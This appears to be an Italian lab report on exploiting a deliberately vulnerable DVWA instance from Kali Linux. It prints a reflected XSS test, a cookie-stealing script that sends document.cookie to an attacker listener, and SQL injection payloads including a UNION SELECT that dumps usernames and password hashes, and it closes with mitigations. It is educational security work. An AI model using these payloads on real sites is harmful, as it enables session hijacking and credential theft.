# Relazione Dettagliata: Sfruttamento delle Vulnerabilità XSS e SQL Injection


## 1. Introduzione

Questa relazione documenta le attività svolte per comprendere e sfruttare vulnerabilità comuni nelle applicazioni web, in particolare Cross-Site Scripting (XSS) e SQL Injection. L'ambiente utilizzato è stato Damn Vulnerable Web Application (DVWA), un'applicazione vulnerabile pensata per scopi educativi.

L'obiettivo dell'esercizio è stato duplice:  
- Sfruttare con successo le vulnerabilità identificate.  
- Comprendere come proteggere le applicazioni da tali attacchi.


## 2. Configurazione del Laboratorio

Il laboratorio è stato configurato utilizzando due macchine virtuali:  
- Una macchina attaccante con Kali Linux.  
- Una macchina vulnerabile con DVWA.  
Le macchine sono state connesse tramite una rete Host-Only e la comunicazione è stata verificata con il comando ping. Di seguito uno screenshot della configurazione.



## 3. Configurazione di DVWA

Dopo aver avviato DVWA, è stato effettuato l'accesso con credenziali predefinite. Il livello di sicurezza è stato impostato su 'LOW' per consentire l'esecuzione degli attacchi.




## 4. Sfruttamento della Vulnerabilità XSS Reflected

Nella pagina vulnerabile a XSS Reflected, sono stati utilizzati diversi payload per dimostrare la riflessione non sanificata dell'input fornito dall'utente.

\*\*Payload Utilizzato:\*\*

<script>alert('XSS')</script>

Questo payload ha generato un popup JavaScript nel browser, dimostrando la vulnerabilità. Di seguito lo screenshot del risultato.




### 5. Esfiltrazione di Cookie tramite XSS


Un attacco avanzato è stato condotto per esfiltrare i cookie dell'utente verso un server controllato dall'attaccante. Il payload utilizzato ha reindirizzato l'utente a un endpoint malintenzionato.

\*\*Payload Utilizzato:\*\*

<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie;</script>

Di seguito gli screenshot del payload in azione e dei cookie catturati sul server Netcat.





## 6. Sfruttamento della Vulnerabilità SQL Injection

Nella pagina vulnerabile a SQL Injection, sono stati utilizzati diversi payload per manipolare le query SQL ed estrarre informazioni sensibili.

\*\*Payload Utilizzato:\*\*

1' OR '1'='1

Questo payload ha permesso di accedere a tutti i record della tabella utenti. Di seguito uno screenshot del risultato.




### 7. Esfiltrazione di Credenziali

Utilizzando una query SQL avanzata con UNION SELECT, sono stati estratti i nomi utente e le password hashate. Questo dimostra la gravità delle vulnerabilità SQL Injection.

\*\*Payload Utilizzato:\*\*

1' UNION SELECT user, password FROM users#



## 8. Conclusioni

L'esercizio ha dimostrato come vulnerabilità comuni nelle applicazioni web possano essere sfruttate per compromettere la sicurezza e accedere a dati sensibili. Tuttavia, sono disponibili misure efficaci per mitigare questi rischi:  
- Utilizzare query parametrizzate per prevenire SQL Injection.  
- Implementare una sanitizzazione rigorosa degli input utente per prevenire XSS.  
- Adottare algoritmi di hashing robusti (ad esempio bcrypt) per proteggere le password.  
- Configurare errori generici per evitare di fornire dettagli agli attaccanti.